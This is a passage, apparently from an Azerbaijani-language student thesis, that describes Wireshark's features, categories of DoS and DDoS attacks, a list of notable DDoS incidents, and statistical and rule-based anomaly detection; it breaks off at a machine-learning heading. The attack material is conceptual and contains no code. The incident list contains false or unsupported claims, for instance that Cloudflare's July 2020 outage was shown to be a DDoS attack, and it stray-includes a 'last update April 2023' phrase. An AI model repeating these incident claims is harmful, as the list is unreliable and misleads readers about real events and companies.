Bu terminlər nəhəng hesablama və informasiya texnologiyaları okeanında aysberqin yalnız görünən hissəsini təmsil edir. Hər biri rəqəmsal dünyada mühüm rol oynayır, müasir hesablama mühitlərinin inkişafına, istismarına və təhlükəsizliyinə töhfə verir.

1.3 . Wireshark-ın əsas xüsusiyyətləri,şəbəkə trafikinin təhlili və göstərməsi üçün istifadəsi,praktik tətbiqi nümunələri.

Wireshark şəbəkə problemlərinin həlli, təhlili, proqram təminatı və protokolların işlənməsi və təhsil üçün bütün dünyada şəbəkə mütəxəssisləri tərəfindən istifadə edilən çox məşhur açıq mənbəli paket analizatorudur. 2023-cü ilin aprel ayındaki son yeniləməmə görə, Wireshark onu şəbəkə trafikinin təfərrüatlarını çox detallı səviyyədə araşdırmaq üçün əvəzolunmaz bir vasitə halına gətirən geniş xüsusiyyətlər təklif edir. Wireshark-ın bəzi əsas xüsusiyyətləri bunlardır:

1. Canlı Çəkmə və Oflayn Analiz. Wireshark şəbəkədən real vaxt rejimindəpaket məlumatlarını ələ keçirə və həmçinin əvvəllər saxlanmış fayllardan paketləri təhlil edə bilər. Bu, istifadəçilərə şəbəkə trafikini baş verən kimi yoxlamağa və ya sonradan təhlil etmək üçün saxlamağa imkan verir.

1. Geniş Protokol Dəstəyi. TCP, UDP, HTTP və HTTPS kimi ümumi protokollar da daxil olmaqla, yüzlərlə protokolun təhlilini dəstəkləyir və daha qaranlıq və ya ixtisaslaşmış protokollardır. Bu geniş protokol dəstəyi müxtəlif şəbəkə trafikinin təhlili üçün çox vacibdir.
2. Yüzlərlə Protokolun Dərin Təftişi. Wireshark bir çox protokolların təfərrüatlarını araşdırmağa, hər bir protokolun ayrı-ayrı sahələrini göstərməyə və istifadəçilərə ötürülən dəqiq məlumatları görməyə imkan verir.
3. Multi-Platforma. Wireshark Windows, macOS və Linux daxil olmaqla müxtəlif platformalarda işləyir və əməliyyat sistemindən asılı olmayaraq onu geniş istifadəçilər üçün əlçatan edir.
4. Güclü Ekran Filtrləri. İstifadəçilər müəyyən kriteriyalara cavab verən xüsusi trafik və ya paketləri təcrid etməyə imkan verən mürəkkəb displey filtrləri yaza bilərlər. Bu, xüsusi problemlərin aradan qaldırılması və ya məhkəmə-tibbi analiz üçün xüsusilə faydalıdır.
5. Rəng Kodlu Paket Ekranı. Paketlər növlərindən asılı olaraq rəng kodludur və bu, bir baxışda trafik növlərini tez müəyyən etməyə kömək edir. Bu xüsusiyyət, xüsusilə canlı çəkiliş zamanı Wireshark-ın istifadə imkanlarını artırır.
6. Qrafik və Mətn Analizi.Wireshark paket məlumatlarına baxmaq və təhlil etmək üçün müxtəlif yollar təqdim edir, o cümlədən təfərrüatlı mətn məlumatı və qrafik təsvirlər (məsələn, axın qrafikləri) trafik nümunələrini və münasibətləri anlamağa kömək edə bilər.
7. İxrac və Konversiya İmkanları. Əldə edilmiş şəbəkə məlumatları bir çox formata ixrac edilə və ya digər alətlərlə təhlil və ya hesabat məqsədləri üçün müxtəlif formalara çevrilə bilər.
8. VoIP Analizi. Buraya İnternet Protokolu (VoIP) trafikinin təhlili üçün funksiyalar daxildir, istifadəçilərə VoIP problemlərini həll etmək və ya zəng keyfiyyətini təhlil etmək üçün səs axınlarını səsləndirməyə imkan verir.
9. Güclü Statistika Alətləri. Wireshark paket tutmalarını təhlil etmək üçün müxtəlif statistik alətləri, o cümlədən son nöqtə statistikası, protokol iyerarxiyası və axın

qrafiklərini ehtiva edir(Davidoff&Ham,2022). Bu alətlər şəbəkə trafikindəki nümunələri və ya problemləri müəyyən etməyə kömək edə bilər.

10. Bir çox protokollar üçün şifrənin açılmasına dəstək. Wireshark istifadəçinin lazımi deşifrə açarlarına malik olduğunu nəzərə alaraq müxtəlif protokolların şifrəsini aça bilər. Bu, SSL/TLS ilə şifrələnmiş kimi təhlükəsiz trafiki təhlil etmək üçün dəyərlidir.
11. Genişlik. İstifadəçilər yüngül proqramlaşdırma dili olan Lua-da öz xüsusi protokol dissektorlarını yaza bilərlər. Bu, xüsusi protokolların təhlilinə imkan verir.

Wireshark-ın geniş funksiyalar dəsti onu şəbəkə təhlili və ya idarəetmə ilə məşğul olan hər kəs üçün güclü alətə çevirir. İstər şəbəkə problemlərinin diaqnostikası, istər təhlükəsizliyin təmin edilməsi, istərsə də sadəcə şəbəkə protokolları haqqında öyrənmək üçün nəzərdə tutulsun. Wireshark bir neçə başqa alətin uyğunlaşa biləcəyi şəbəkə trafikinə dərindən nəzər salır.

Wireshark şəbəkə trafikini təhlil etmək və göstərmək üçün müxtəlif praktik ssenarilərdə istifadə edilə bilən çox yönlü bir vasitədir. Onun hərtərəfli funksiyalar dəsti şəbəkə administratorlarına, təhlükəsizlik mütəxəssislərinə və texnologiya həvəskarlarına şəbəkə kommunikasiyalarının incəliklərini başa düşməyə, problemləri həll etməyə, performansı optimallaşdırmağa və təhlükəsizliyi gücləndirməyə imkan verir. Aşağıda Wireshark-ın praktik tətbiqlərinin bəzi nümunələri verilmişdir:

1. Şəbəkə Problemlərinin aradan qaldırılması və Performans Təhlili

Yavaş Şəbəkə Performansının Müəyyən edilməsi: Paketləri tutmaq və təhlil etməklə, Wireshark yavaş şəbəkə performansının səbəbini müəyyən etməyə kömək edə bilər. Məsələn, bu, yavaşlığın şəbəkə sıxlığı, paket itkisi, həddindən artıq təkrar ötürülmə və ya tətbiq səviyyəsindəki problemlərdən qaynaqlandığını aşkar edə bilər.

Bağlantı Problemlərinin Həll edilməsi: Wireshark administratorlara cihazlar arasında paketlərin dəqiq mübadiləsini görməyə imkan verməklə, DNS nasazlıqları, DHCP konfiqurasiyaları ilə bağlı problemlər və ya yanlış marşrutlaşdırma kimi əlaqə problemlərini diaqnoz edə bilər.

2. Təhlükəsizlik Təhlili

Şübhəli Fəaliyyətin Aşkarlanması: Wireshark şəbəkə trafikində qeyri-adi çıxış bağlantıları, naməlum IP ünvanlarına trafikdə sıçrayışlar və ya məlum zərərli imzaların mövcudluğu kimi təhlükələri göstərə bilən anomaliyaları aşkar etmək üçün istifadə edilə bilər.

Zərərli proqram təminatının kommunikasiyasının təhlili: Zərərli proqram təminatının davranışını, o cümlədən onun komanda və idarəetmə serverləri ilə necə əlaqə saxladığını, hansı məlumatları çıxarmağa cəhd etdiyini və şəbəkə daxilində yayılıb-yayılmadığını öyrənməyə kömək edə bilər.

3. Protokol və Şəbəkə Xidmətlərinin Sazlanması

Tətbiq Protokollarının Sazlanması: Tərtibatçılar və şəbəkə mühəndisləri müştərilər və serverlər arasında mübadilə edilən faktiki sorğuları və cavabları müşahidə etməklə tətbiq səviyyəli protokollarla (məsələn, HTTP, FTP, SMTP) problemləri həll etmək üçün Wireshark-dan istifadə edirlər.

Şəbəkə Konfiqurasiyalarının Təsdiqlənməsi: Wireshark şəbəkə xidmətlərinin düzgün konfiqurasiya edildiyini və işlədiyini təsdiq edə bilər, məsələn, VoIP xidmətinin zəngləri düzgün başlatması və kəsilməsini təmin etmək.

4. Təhsil Məqsədləri

Şəbəkə Protokollarının Öyrənilməsi: Tələbələr və yeni İT mütəxəssisləri tez-tez Wireshark-dan fəaliyyətdə olan şəbəkə protokollarının təfərrüatlarını başa düşmək üçün öyrənmə vasitəsi kimi istifadə edirlər ki, bu da təhsil məqsədləri və praktiki anlayış üçün əvəzsiz ola bilər.

Şəbəkə Təhlükəsizliyinin Tədrisi: Müəllimlər müxtəlif hücumların paket səviyyəsində necə göründüyünü nümayiş etdirmək üçün Wireshark-dan istifadə edir, ARP saxtakarlığından paket sniffing qədər, tələbələrə potensial zəifliklər tanımağa və müdafiə strategiyaları haqqında öyrənməyə kömək edir.

5. Xidmət Keyfiyyətinin (QoS) Monitorinqi

VoIP Zənglərinin Monitorinqi: Wireshark-ın VoIP trafikini təhlil etmək bacarığı şəbəkə administratorlarına zəng keyfiyyətinə nəzarət etməyə, kodekdən istifadəni başa düşməyə və səs keyfiyyətinə təsir edən, məsələn, titrəmə və paket itkisi kimi problemləri həll etməyə imkan verir.

Trafikin prioritetləşdirilməsinin təhlili: O, QoS siyasətlərinin düzgün tətbiq olunduğunu yoxlaya bilər, kritik tətbiqlərin optimal performans üçün lazım olan bant genişliyi və prioriteti almasını təmin edir.

6. Reqlamentə uyğunluq və məhkəmə ekspertizası

İcazəsiz Girişin Sübutunun Tutulması: Şübhəli pozuntu halında, Wireshark sonrakı təhlil üçün trafiki ələ keçirə və icazəsiz giriş və ya məlumatların çıxarılması cəhdlərinin sübutu kimi xidmət edə bilər.

Uyğunluğun Auditi: Məlumatların işlənməsi və məxfilik ilə bağlı tənzimləyici tələblərə tabe olan təşkilatlar öz şəbəkə trafikini yoxlamaq və müvafiq standartlara uyğunluğu təmin etmək üçün Wireshark-dan istifadə edə bilərlər.

Xülasə,Wireshark-ın çox yönlü olması onu hər hansı bir şəbəkədə və ya təhlükəsizlik üzrə peşəkar alətlər dəstində vacib alətə çevirir. İstər paketlərin dərin təftişi, istər real vaxt rejimində şəbəkə monitorinqi, istərsə də təhsil məqsədləri üçün olsun, Wireshark müasir şəbəkələri qorumaq və qorumaq üçün lazım olan detallı görünürlüğü təmin edir. Onun praktik tətbiqləri təhlil etdiyi şəbəkələr qədər müxtəlifdir və onu şəbəkənin idarə edilməsi təhlükəsizliyi sahəsində təməl vasitəsinə çevirir.

II FƏSİL. YENİ PROQRAM TƏMİNATININ İŞLƏNMƏSİ KONSEPSİYASI.

2.1. Xidmətdən imtina (DoS) hücumları,paylanmış xidmətdən imtina (DDoS) hücumları,xüsusiyyətləri.

Xidmətdən imtina (DoS) hücumu internet xidmətlərinin və ya şəbəkə sistemlərinin normal fəaliyyətini zəiflədən və ya tamamilə dayandıran hücum formasıdır.DoS hücumunun məqsədi hədəflənmiş resursu nəzərdə tutulan istifadəçilər üçün əlçatmaz etmək və onun normal fəaliyyətini pozmaqdır.

DoS hücumları ilə bağlı əsas anlayışlara nəzər salaq.

1. Hədəf: Veb sayt, server və ya şəbəkə infrastrukturu kimi hücumun diqqət mərkəzində olan qurum və ya resurs.

2. Hücumçu: Hədəfi pozmaq və ya zədələmək niyyəti ilə hücumu təşkil edən fərd, qrup və ya təşkilat.

3. Qeyri-qanuni Trafik: Hədəfin resurslarını aşmaq üçün təcavüzkar tərəfindən göndərilən məlumatların və ya sorğuların axınına istinad edir. Bu trafik müxtəlif növ paket və ya sorğulardan ibarət ola bilər, o cümlədən HTTP sorğuları, UDP paketləri, SYN paketləri (SYN daşqın hücumu halında) və s.

4. Normal Əməliyyatların pozulması: DoS hücumunun əsas məqsədi hədəfin normal işləmə qabiliyyətini pozmaqdır. Bu pozulma müxtəlif yollarla özünü göstərə bilər, məsələn, cavab müddətini yavaşlatmaq, xidməti əlçatmaz etmək və ya onun tamamilə sıradan çıxmasına səbəb ola bilər.

5. DoS Hücumlarının Növləri: (Nərimanov Ş,2019)

- Həcmə əsaslanan hücumlar: Bu hücumlar hədəfi yüksək həcmli trafiklə doldurur, onun bant genişliyini və resurslarını istehlak edir. Nümunələrə ICMP daşqınları, UDP daşqınları və DNS gücləndirmə hücumları daxildir.
- Protokol Əsaslı Hücumlar: Server resurslarını yormaq üçün şəbəkə protokollarındakı zəif cəhətlərdən istifadə edir. Nümunə olaraq SYN daşqın hücumları və Ping of Death hücumlarını göstərə bilərik.

- Tətbiq Lay Hücumları: Serverdə işləyən xüsusi proqramlar və ya xidmətlərdəki zəiflikləri hədəfləyir. Nümunələrə HTTP daşqın hücumları və Slowloris hücumları daxildir.

Bütövlükdə, DoS hücumları onlayn xidmətlərin və infrastrukturun mövcudluğu etibarlılığı üçün əhəmiyyətli təhlükə yaradır, pozulma riskini azaltmaq üçün qabaqlayıcı tədbirlər tələb edir.

DoS hücumları müxtəlif formalarda olur, onların hər biri hədəf sistemlərdə və ya şəbəkələrdə müxtəlif zəifliklərdən istifadə edir. DoS hücumlarının bəzi ümumi növləri bunlardır:

1. Həcmə əsaslanan hücumlar:
- ICMP Flood: Hədəf üçün çoxlu sayda ICMP (Internet Control Message Protocol) paketləri göndərir, onun ötürmə qabiliyyətini və resurslarını üstələyir.
- UDP Flood: Hədəfi yüksək həcmli UDP (İstifadəçi Datagram Protokolu) paketləri ilə doldurur, onun resurslarını sərf edir və qanuni sorğuları emal edə bilmir.
- Ping Flood: ICMP daşqına bənzəyir, lakin xüsusi olaraq hədəfin ICMP əks-səda sorğusu (ping) funksiyasını hədəfləyir və onun əlçatmaz olmasına səbəb olur.

2. Protokol Əsaslı Hücumlar:
- SYN Flood: Hədəfə çoxlu sayda SYN (sinxronizasiya) sorğuları göndərməklə, onun resurslarını tükəndirməklə və qanuni əlaqələrin qurulmasının qarşısını almaqla TCP (Ötürmə İdarəetmə Protokolu) əlaqələrinin üçtərəfli əl sıxma prosesindən istifadə edir.
- Ping of Death: Hədəflərə böyük ölçülü və ya səhv formalaşdırılmış ICMP paketləri göndərir, bufer daşması zəifliklərinə görə sistemin qəzaya uğramasına və ya yenidən işə salınmasına səbəb olur.
- Smurf Attack: Hücum trafikini gücləndirmək üçün ICMP yayım ünvanlarından sui-istifadə edir və qurbana ICMP əks-səda cavablarının selinə səbəb olur.

3. Tətbiq Layeri Hücumları:
- HTTP Flood: Hədəfi yüksək həcmdə HTTP (Hypertext Transfer Protocol) sorğuları ilə doldurur, onun veb serverini üstələyir və onu qanuni istifadəçilər üçün əlçatmaz edir.

- Slowloris: Hədəfin veb serverinə çoxsaylı bağlantılar açır və qismən HTTP sorğuları göndərərək əlaqələri qeyri-müəyyən müddətə açıq saxlayır nəticədə server resurslarını tükəndirir, bu da xidmətdən imtinaya gətirib çıxarır.
- DNS Gücləndirilməsi: Hücum trafikini gücləndirmək üçün səhv konfiqurasiya edilmiş DNS (Domain Name System) serverlərindən istifadə edərək qurbana çoxlu DNS cavablarının göndərilməsinə səbəb olur.

4. Resursların tükənməsi hücumları:

- Bandwidth Depletion: Böyük həcmli trafik göndərməklə hədəfin mövcud bant genişliyini tükəndirir, qanuni istifadəçilərin şəbəkəyə daxil olmasını çətinləşdirir.
- CPU/Yaddaşın tükənməsi: Proqram təminatı və ya əməliyyat sistemlərindəki zəifliklərdən istifadə edərək, sistemin yavaşlamasına və ya çökməsinə səbəb olaraq hədəfin CPU və ya yaddaş resurslarını sərf edir.
- Disk Boşluğunun Boşaldılması: Böyük həcmdə məlumat yaradaraq və saxlayaraq hədəfin disk yerini doldurur, bu da onu qanuni məlumatları yaza və ya oxuya bilməyəcəkdir.

Bunlar hədəflərə qarşı həyata keçirilə bilən çoxsaylı DoS hücumlarının bir neçə nümunəsidir və təcavüzkarların xidmət və şəbəkələri pozmaq üçün istifadə edə biləcəyi müxtəlif üsulları vurğulayır.

Paylanmış Xidmətdən imtina (DDoS) hücumları kibertəhlükənin yüksək inkişaf etmiş və güclü formasıdır. Bir mənbədən həyata keçirilən ənənəvi Service Denial of Service (DoS) hücumlarından fərqli olaraq, DDoS hücumları internetdə paylanmış çoxsaylı təhlükəyə məruz qalmış cihazların gücündən istifadə edir(Əliyeva N,2020). Tez-tez botnet kimi adlandırılan bu pozulmuş qurğular, hədəfə qarşı koordinasiyalı hücumlar təşkil etmək üçün onları təşkil edən təcavüzkarın uzaqdan idarəsi altındadır. DDoS hücumlarının əsas komponentləri və xüsusiyyətlərinin ətraflı təsvirinə baxaq.

1. Botnetlər: DDoS hücumunun mərkəzində zərərli proqramla yoluxmuş botnet, kompüterlər, serverlər, IoT cihazları və ya internetə qoşulmuş digər cihazlar şəbəkəsidir. Bu qurğular hücumda bilmədən iştirakçıya çevrilir, çünki onlar hücuma məruz qalır və təcavüzkar tərəfindən uzaqdan idarə olunur. Təcavüzkar böyük həcmdə zərərli trafik yaratmaq və hədəfə göndərmək üçün botnetdən istifadə edir.

2. Command and Control (C&C) İnfrastructure: Təcavüzkar botneti adətən serverlərdən və ya digər kommunikasiya kanallarından ibarət komanda və idarəetmə infrastrukturu vasitəsilə idarə edir. Bu infrastruktur vasitəsilə təcavüzkar təhlükəyə məruz qalmış cihazlara əmrlər verir və onları DDoS hücumunu başlatmağa istiqamətləndirir. C&C infrastrukturu həmçinin hücumçuya hücumun vaxtını və intensivliyini koordinasiya etməyə, həmçinin müdafiəçilərin təsirləri azaltma səylərinə cavab olaraq öz taktikalarını uyğunlaşdırmağa imkan verir.
3. DDoS Hücumlarının Növləri (Singh&Kumar,2021): DDoS hücumları müxtəlif formalarda olur, hər biri hədəfi zərərli trafiklə doldurmaq üçün öz metodundan istifadə edir.Bəzi ümumi növlərə aşağıdakılar daxildir:

- Həcmli Hücumlar: Hədəfi UDP daşqınları, ICMP daşqınları və DNS gücləndirmə hücumları kimi böyük həcmdə trafiklə doldurur.
- Protokol Hücumları: SYN daşqınları və ACK daşqınları kimi server resurslarını tükəndirmək üçün şəbəkə protokollarındakı zəifliklərdən istifadə edin.
- Tətbiq Layının Hücumları: HTTP daşqınları və SSL/TLS hücumları kimi serverdə işləyən xüsusi proqramlar və ya xidmətlərdəki zəifliklər hədəfləyir.
- Refeksiya və Gücləndirmə Hücumları: Hücum trafikini gücləndirmək üçün səhv konfiqurasiya edilmiş serverlərdən və ya xidmətlərdən istifadə edir.Bunun qarşısını almaq daha çətin olur.

DDoS hücumlarının hədəfləri üçün dağıdıcı nəticələr ola bilər, o cümlədən:

- Xidmətlərin pozulması: DDoS hücumları onlayn xidmətləri və ya vebsaytları əlçatmaz edə bilər, bu da bizneslərin dayanma müddətinə və maliyyə itkilərinə səbəb ola bilər.
- İstifadəçi təcrübəsinin tənəzzülü: Müştərilər və ya istifadəçilər yavaş performans, fasilələr və ya hədəflənmiş xidmətlərə daxil olmaq tamamilə mümkün olmaya bilər, bu da məyusluq və etibarın itirilməsi ilə nəticələnə bilər.
- Reputasiyaya dəyən zərər: DDoS hücumlarının hədəfində olan təşkilatlar, müştərilər onları etibarsız hesab etdikləri üçün onların reputasiyası zədələnə bilər.
- Artan əməliyyat xərcləri: DDoS hücumlarının azaldılması əhəmiyyətli resurslar və təcrübə tələb edir, nəticədə təsirə məruz qalan təşkilatlar üçün əməliyyat xərcləri artar.

Xülasə, DDoS hücumları onlayn xidmətlərin və infrastrukturun mövcudluğu və bütövlüyü üçün əhəmiyyətli təhlükə yaradır. Bu hücumlara qarşı müdafiə, pozulma riskini azaltmaq üçün fəal tədbirlər, möhkəm təhlükəsizlik təcrübələri və təşkilatlar və internet xidmət təminatçıları arasında əməkdaşlıq tələb edir.

Paylanmış Xidmətdən imtina (DDoS) hücumları hədəflənmiş sistemlərin və ya şəbəkələrin müntəzəm işini pozmaq üçün hazırlanmış kompleks kiber təhlükələrdir. Onlar buna hədəfi böyük həcmdə zərərli trafiklə doldurmaqla, qanuni istifadəçilər üçün əlçatmaz xidmətlər göstərməklə nail olurlar. Aşağıda biz DDoS hücumlarında tez-tez istifadə olunan müxtəlif mexanizmləri və vasitələri ətraflı araşdıraq:

1. Botnetlər:DDOS hücumlarının mərkəzi elementi botnetlərin yerləşdirilməsidir. Bu zərərli proqram hücumçuya bu cihazlar üzərində uzaqdan idarəetmə imkanı verir, onları effektiv şəkildə zərərli trafik yaratmaq və hədəfə yönəltmək üçün istifadə edilə bilən "botlar" və ya "zombilərə" çevirir.
2. Botnet İcarə Xidmətləri: Təcavüzkarların öz botnetlərini qurmaq üçün vasitələri və ya təcrübəsi olmadığı hallarda, onlar botnet icarəsi xidmətləri təklif edən yeraltı bazarlara müraciət edə bilərlər. Bu platformalar ödəniş müqabilində mövcud botnetlərə girişi təmin edərək, təcavüzkarlara öz infrastrukturlarını qurmaq və saxlamaq yükü olmadan DDoS hücumlarını həyata keçirməyə imkan verir.
3. Booter/Stresser Services: Booter və ya stresser xidmətləri fərdlərin müəyyən edilmiş hədəflərə qarşı ödənişli DDoS hücumlarına başlaya biləcəyi veb əsaslı platformalar kimi fəaliyyət göstərir. Bu xidmətlər tez-tez hücumları həyata keçirmək üçün güclü botnetlərdən və ya icarəyə götürülmüş infrastrukturdan istifadə edir və hücum parametrlərini təyin etmək üçün istifadəçi dostu interfeys təklif edir.
4. Refeksiya və Gücləndirmə: Hədəfə yönəldilmiş trafikin həcmini artırmaq üçün əks etdirmə və gücləndirmə üsullarından istifadə edilir. Mənbə IP ünvanını saxtalaşdırmaqla, təcavüzkarlar həssas serverləri və ya xidmətləri daha böyük problemlərə cavab verməyə çağırırlar. Bu, resurslarını üstələyən hədəfə yönəlmiş trafiki artırır.
5. HTTP Daşqın Alətləri: Böyük veb serverlər üçün hazırlanmış HTTP daşqın alətləri onları həddən artıq çox sayda HTTP sorğusu ilə bombalayır. Təcavüzkarlar CPU,

yaddaş və bant genişliyi kimi server resurslarını tükəndirmək məqsədi ilə sorğu sürəti və müddəti kimi parametrləri uyğunlaşdıra bilər, bu isə xidmətin pozulması və ya kəsilməsi ilə nəticələnir.

6. SYN Flood Tools: SYN daşqın alətləri hədəf resursları aşmaq üçün TCP protokolunun əl sıxma prosesindən istifadə edir. Təcavüzkarlar əl sıxma prosesini yekunlaşdırmadan hədəfi çoxlu SYN paketləri ilə doldurmaqla server resurslarını əhatəyə alır və nəticədə xidmətdən imtinaya səbəb olur.
7. Kommersiya DDoS Təmizləmə Alətləri: DDoS hücumlarına qarşı müdafiəni gücləndirmək üçün təşkilatlar DDoS azaldılması alətləri və xidmətlərini tətbiq edirlər. Bu həllər real vaxt rejimində DDoS hücumlarını dərhal aşkar etmək və azaltmaq üçün trafikin filtrasiyası, sürətin məhdudlaşdırılması və davranış analizi daxil olmaqla bir sıra üsullardan istifadə edir.

Əslində, DDoS hücumları pozulma və zərərə nail olmaq üçün mexanizmlərin və vasitələrin mürəkkəb birləşməsindən istifadə edir. Bu cür hücumların qarşısının alınması güclü təhlükəsizlik tədbirlərini tələb edir.

2016 və 2024-cü illər arasında baş vermiş əhəmiyyətli DDoS hücumlarınına nəzər yetirək.

1. Mirai Botnet Attack (2016):

- 2016-cı ilin oktyabrında baş verən Mirai botnet hücumu tarixdə ən təsirli DDoS hücumlarından biri idi. Bu, milyonlarla istifadəçi üçün internet xidmətlərini pozan əsas Domen Adı Sistemi (DNS) provayderi Dyn-i hədəf aldı.Təcavüzkarlar kameralar və marşrutlaşdırıcılar kimi təhlükəli IoT cihazlarından ibarət Mirai botnetindən istifadə ediblər. Mirai zərərli proqramı bu cihazları yoluxduraraq onları Dyn serverlərini böyük həcmdə trafiklə dolduran botlara çevirdi. Hücum nəticəsində məşhur veb-saytlar və Twitter, Netflix, Reddit və Spotify kimi onlayn xidmətlər əhəmiyyətli fasilələr və ya performans problemləri ilə üzləşdi. Mirai botnet hücumu IoT cihazlarının istismara qarşı həssaslığını və DDoS hücumlarından geniş şəkildə pozulma potensialını vurğuladı.

2. GitHub DDoS Attack (2018):

- 2018-ci ilin fevral ayında aparıcı kod anbar platforması olan GitHub bir neçə gün davam edən uzunmüddətli və intensiv DDoS hücumu ilə üzləşdi.Saniyədə 1,35 terabit (Tbps) pik trafik həcminə çatan hücum o dövrdə qeydə alınan ən böyük DDoS hücumlarından biri idi.Hücumçular hücum trafikini artırmaq və GitHub infrastrukturunu alt-üst etmək üçün səhv konfiqurasiya edilmiş yaddaşlı serverlərdən istifadə edərək, yaddaşda saxlanan gücləndirmə adlı texnikadan istifadə edirdilər.Hücumun kütləvi miqyasına baxmayaraq, GitHub təsirini azalda və xidmət sabitliyini nisbətən tez bərpa edə bildi.

3. Amazon Veb Xidmətlərinin (AWS) kəsilməsi (2020):

- 2020-ci ilin noyabr ayında aparıcı bulud xidmətləri təminatçısı olan Amazon Web Services (AWS) AWS infrastrukturuna əsaslanan müxtəlif onlayn xidmətlərə və platformalara təsir edən əhəmiyyətli fasilə yaşadı.AWS fasiləni müntəzəm texniki xidmət zamanı daxili xəta ilə əlaqələndirsə də, bəzi ekspertlər bunun müşahidə olunan geniş yayılmış pozuntu səbəbindən DDoS hücumunun nəticəsi ola biləcəyini ehtimal edirdilər.Kəsinti internet infrastrukturunun dəstəklənməsində bulud xidməti təminatçılarının kritik rolunu və bütün dünya üzrə işlərə, istehlakçılara pozuntuların potensial təsirini vurğuladı.

4. Cloudflare kəsilməsi (2020):

- 2020-ci ilin iyul ayında görkəmli İnternet təhlükəsizliyi və infrastruktur provayderi olan Cloudflare milyonlarla vebsayt və onlayn xidmətlərə girişə təsir edən böyük kəsinti ilə üzləşdi.Əvvəlcə konfiqurasiya xətası ilə əlaqələndirildi, sonrakı təhlillər göstərdi ki, kəsinti Cloudflare infrastrukturunu hədəf alan mürəkkəb DDoS hücumu nəticəsində baş verib.Hücum Cloudflare serverlərini alt-üst etmək və müştəriləri üçün xidmət əlçatanlığını pozmaq üçün həcmli daşqın və protokol istismarı da daxil olmaqla texnikaların birləşməsindən istifadə etdi.

5. Microsoft Azure DDoS hücumları (2021):

- 2021-ci il ərzində aparıcı bulud hesablama xidməti olan Microsoft Azure öz infrastrukturunu hədəf alan çoxsaylı DDoS hücumları ilə üzləşdi.Bu hücumlar bulud xidməti təminatçılarının DDoS hücumlarına qarşı həssaslığını və inkişaf edən təhdidlərdən müdafiə problemlərini vurğulayaraq Azure müştəriləri üçün fasilələrlə

xidmət kəsilməsinə səbəb oldu.Microsoft öz infrastrukturunu qorumaq və hücumların müştərilərinə təsirini minimuma endirmək üçün müxtəlif yumşaldıcı tədbirlər həyata keçirmişdir.

6. Rusiya İnternet kəsilməsi (2021):

- 2021-ci ilin noyabrında Rusiyada çoxsaylı onlayn xidmətlərə və platformalara girişə təsir edən geniş yayılmış internet kəsilməsi baş verdi.Başlanğıcda kəsilmənin səbəbi bəlli olmasa da, bəzi məlumatlarda bunun ölkədəki əsas internet infrastrukturunu hədəf alan koordinasiya edilmiş DDoS hücumunun nəticəsi ola biləcəyi ehtimal edilir.Hadisə kritik internet infrastrukturunun kiberhücumlara davamlılığı ilə bağlı narahatlıqları artırdı və geosiyasi gərginliyin kiberməkanda təzahür etməsi potensialını vurğuladı.

7. Twitch DDoS Hücumları (2022):

2022-ci ilin fevral ayında populyar canlı yayım platforması olan Twitch, bütün dünyada milyonlarla istifadəçi üçün xidmət əlçatanlığını pozan bir sıra DDoS hücumları ilə üzləşdi.Hücumlar platformada həm izləyicilərə, həm də yayımçılara təsir edən fasilələrlə kəsilməyə və əlaqə problemlərinə səbəb oldu.Hücumların arxasındakı səbəb dərhal aydın olmasa da, onlar onlayn platformaların DDoS hücumlarına qarşı həssaslığını və bu cür təhlükələri azaltmaq üçün möhkəm təhlükəsizlik tədbirlərinə ehtiyac olduğunu vurğuladılar.

Bu nümunələr son illərdə baş vermiş müxtəlif DDoS hücumlarını və onların internet infrastrukturuna, onlayn xidmətlərə və bizneslərə əhəmiyyətli təsirini göstərir. Onlar DDoS hücumları riskini azaltmaq və rəqəmsal ekosistemlərin sabitliyini və dayanıqlığını təmin etmək üçün fəal müdafiə tədbirlərinin və maraqlı tərəflər arasında əməkdaşlığın vacibliyini vurğulayırlar.

2.2. Şəbəkə trafikində anomaliyaların aşkarlanması metodları

Şəbəkə trafikində anomaliyaların aşkarlanması DDoS hücumları, zərərli proqram infeksiyaları, daxili təhdidlər və icazəsiz giriş cəhdləri də daxil olmaqla potensial təhlükəsizlik təhdidlərini müəyyən etmək üçün çox vacibdir.

Anomaliyaların aşkarlanması kibertəhlükəsizlikdə verilənlər daxilində normal davranış və ya nümunələrdən kənarlaşmaları müəyyən etməyə yönəlmiş əsas vəzifədir. Zaman keçdikcə bu problemi həll etmək üçün müxtəlif ənənəvi və müasir yanaşmalar işlənib hazırlanmışdır. Gəlin hər iki növü araşdıraq:

Ənənəvi yanaşmalar:

1. Statistik Metodlar:

- Orta və Standart Kənarlaşma: Bu klassik statistik yanaşma müşahidə olunan məlumat nöqtələrinin orta və standart kənarlaşmasını hesablamaqla baza xəttini müəyyən edir. Ortadan müəyyən sayda standart kənara çıxan hər hansı məlumat nöqtələri anomaliya kimi qeyd olunur.
- Hərəkətli Ortalama: Hərəkətli ortalamalar sürüşmə pəncərəsi üzərində orta hesabla məlumatdakı dalğalanmaları hamarlaşdırır. Məlumat nöqtələri hərəkətli ortalamadan əhəmiyyətli dərəcədə kənarlaşdıqda anomaliyalar aşkar edilir.

2. Qaydalara əsaslanan sistemlər:

- Qaydalara əsaslanan sistemlər xüsusi ölçülər və ya atributlar üçün hədləri müəyyən edir. Məlumat nöqtəsi həddi aşırsa, anomaliya hesab olunur. Məsələn, CPU istifadəsi və ya giriş cəhdləri üçün hədd təyin etmək.
- Mütəxəssis biliyi domenə xas ekspertiza əsasında qaydaları müəyyən etmək üçün istifadə olunur. Bu qaydalar anomaliyaları göstərən məlum hücum nümunələrini və ya qeyri-adi davranışları ələ keçirə bilər.

3. İmza əsaslı aşkarlama:

İmza əsaslı aşkarlama əvvəlcədən təyin edilmiş nümunələrə və ya məlum hücumların, anomaliyaların imzalarına əsaslanır. Bu imzalar tez-tez tarixi hücum məlumatlarından, təhlükə kəşfiyyatı xəbərlərindən və ya satıcı yeniləmələrindən əldə edilir. Bu imzalara qarşı hər hansı uyğunluq anomaliya olduğunu göstərir.

4. Zaman Seriyası Təhlili:

- Avtoreqressiv İnteqrasiya edilmiş Hərəkətli Orta (ARIMA) modelləri və ya Loess (STL) istifadə edərək Mövsümi-Trend Dekompozisiya kimi zaman seriyası analiz üsulları, anomaliyaları aşkar etmək üçün müvəqqəti məlumat nümunələrini təhlil edir.

Gözlənilən mövsümi və ya trend modellərindən kənarlaşmalar anomaliyaları göstərə bilər.

Müasir yanaşmalar (Papadimitriou P,2011)

1. Maşın Öyrənməsi (ML):

